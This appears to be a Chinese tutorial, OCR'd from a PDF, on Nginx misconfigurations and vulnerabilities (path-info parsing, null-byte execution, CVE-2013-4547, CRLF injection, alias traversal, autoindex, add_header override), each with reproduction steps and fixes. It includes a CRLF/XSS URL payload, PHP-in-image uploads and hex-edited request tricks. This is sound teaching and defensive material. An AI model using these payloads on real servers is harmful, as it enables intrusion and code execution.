修复建议

1. 升级到最新版本
2. 或将上传的文件重命名为为时间戳+随机数+.jpg的格式并禁用上传文件目录执行脚本权限。


Nginx

Nginx是一款轻量级的Web 服务器/反向代理服务器及电子邮件（IMAP/POP3）代理服务器，在BSD-like 协议下发行。其特点是占有内存少，并发能力强，事实上nginx的并发能力确实在同类型的网页服务器中表现较好，

Nginx配置文件错误导致的解析漏洞

对于任意文件名，在后面添加/xxx.php（xxx为任意字符）后,即可将文件作为php解析。
例：info.jpg后面加上/xxx.php，会将info.jpg 以php解析。

这里使用phpstudy2014 ， Nginx + PHP5.3n进行复现(以下复现若无特别说明均采用此环境)
结果：



该漏洞是Nginx配置所导致，与Nginx版本无关，下面是常见的漏洞配置。

```
server {
    location ~ \.php$ {
        root           /work/www/test;
        fastcgi_index  index.php;
        fastcgi_param  SCRIPT_FILENAME
    $document_root$fastcgi_script_name;
        include        fastcgi_params;
        fastcgi_pass   unix:/tmp/php-fpm.sock;
    }
}
```


当攻击者访问/info.jpg/xxx.php时， Nginx将查看URL，看到它以.php结尾，并将路径传递给PHP fastcgi处理程序。
Nginx传给php的路径为`c:/WWW/info.jpg/xxx.php`,
在phpinfo中可以查看`_SERVER["ORIG_SCRIPT_FILENAME"]`得到。

PHP根据URL映射，在服务器上寻找xxx.php文件，但是xxx.php不存在，又由于cgi.fix_pathinfo默认是开启的，因此PHP 会继续检查路径中存在的文件，并将多余的部分当作 PATH_INFO。接着PHP在文件系统中找到.jpg文件，而后以PHP的形式执行.jpg的内容，并将/xxx.php存储在 PATH_INFO 后丢弃，因此我们在phpinfo中的`$_SERVER['PATH_INFO']`看的到值为空。


Note:**php的一个选项：cgi.fix_pathinfo，该选项默认开启，值为1，用于修理路径，**
例如：当php遇到文件路径"/info.jpg/xxx.php/lxh.sec"时，若"/info.jpg/xxx.php/lxh.sec"不存在，则会去掉最后的"/lxh.sec"，然后判断"/info.jpg/xxx.php"是否存在, 若存在则将/info.jpg/xxx.php当作文件/info.jpg/xxx.php/lxh.sec，若/info.jpg/xxx.php仍不存在，则继续去掉xxx.php,依此类推。

修复建议

1.配置cgi.fix_pathinfo(php.ini中)为0并重启php-cgi程序



结果：



2.或如果需要使用到cgi.fix_pathinfo这个特性（例如：Wordpress），那么可以禁止上传目录的执行脚本权限。
或将上传存储的内容与网站分离，即站库分离。

3.或高版本PHP提供了security.limit_extensions这个配置参数，设置`security.limit_extensions = .php`

Nginx 空字节任意代码执行漏洞

影响版本：Nginx `0.5*`, `0.6*`,`0.7 <= 0.7.65`,`0.8 <= 0.8.37`


这里提供个打包好的Windows环境 Nginx 0.7.65+php 5.3.2

链接：https://pan.baidu.com/s/1FUVJv9iFCcX9Qp5D5AMxKw
提取码：imdm

解压后，在Nginx目录下执行startup.bat

然后在`nginx-0.7.65/html/`目录下创建info.jpg,内容为`<?php phpinfo();?>`,

访问`info.jpg`，并抓包，修改为`info.jpg..php`，在Hex选修卡中将jpg后面的`.`，更改为`00`.



Note:该漏洞不受`cgi.fix_pathinfo`影响，当其为0时，依旧解析。

修复建议


升级Nginx版本

Nginx 文件名逻辑漏洞（CVE-2013-4547）

影响版本：Nginx 0.8.41 ~ 1.4.3 / 1.5.0 ~ 1.5.7


在Windows弄了个环境，后来发现要文件名的后面存在空格，而Windows是不允许存在此类文件的，因此这里复现，使用Vulhub的docker进行复现。

访问`http://your-ip:8080/`上传文件



访问`http://your-ip:8080/uploadfiles/info.jpg`，并抓包，修改为`info.jpg...php`，在Hex选修卡中将jpg后面的两个点`2e`改成`20,00`

点击Go,如下。



Note:该漏洞不受`cgi.fix_pathinfo`影响，当其为0时，依旧解析，在Windows上有所限制。

修复建议

1. 设置security.limit_extensions = .php
2. 或升级Nginx

Nginx 配置错误导致的安全问题

CRLF注入

查看Nginx文档，可以发现有三个表示uri的变量：

1.$uri


2.$document_uri

3.$request_uri

1和2表示的是解码以后的请求路径，不带参数；3表示的是完整的URI（没有解码）

Nginx会将1，2进行解码，导致传入%0a%0d即可引入换行符，造成CRLF注入漏洞。


错误配置:




访问：

```
http://127.0.0.1/%0aX-XSS-Protection:%200%0a%0d%0a%0d%3Cimg%20src=1%20onerror=alert(/xss/)%3E
```

将返回包的Location端口设置为小于80，使得浏览器不进行跳转，执行XSS。



结果：



修复建议

```
location / {
    return 302 https://$host$request_uri;
}
```


目录穿越

Nginx在配置别名（Alias）的时候，如果忘记加/，将造成一个目录穿越漏洞。

错误的配置文件示例（原本的目的是为了让用户访问到C:/WWW/home/目录下的文件）：

```
location /files {
    autoindex on;
    alias c:/WWW/home/;
}
```

结果：




修复建议


只需要保证location和alias的值都有后缀/或都没有/这个后缀。

目录遍历

当Nginx配置文件中，autoindex 的值为on时，将造成一个目录遍历漏洞。



结果:




修复建议

将autoindex 的值为置为off。


add_header被覆盖

Nginx的配置文件分为Server、Location等一些配置块，并且存在包含关系，子块会继承父块的一些选项，比如add_header。


如下配置中，整站（父块中）添加了CSP头：



正常情况下访问:



当访问 /test2时，XSS被触发。因/test2的location中添加了X-Content-Type-Options头，导致父块中的add_header全部失效。




Tomcat

Tomcat 服务器是一个免费的开放源代码的Web 应用服务器，属于轻量级应用 服务器，在中小型系统和并发访问用户不是很多的场合下被普遍使用，是开发和调试JSP 程序的首选。对于一个初学者来说，可以这样认为，当在一台机器上配置好Apache 服务器，可利用它响应 HTML （ 标准通用标记语言下的一个应用）页面的访问请求。实际上Tomcat是Apache 服务器的扩展，但运行时它是独立运行的，所以当运行tomcat 时，它实际上作为一个与Apache 独立的进程单独运行的。

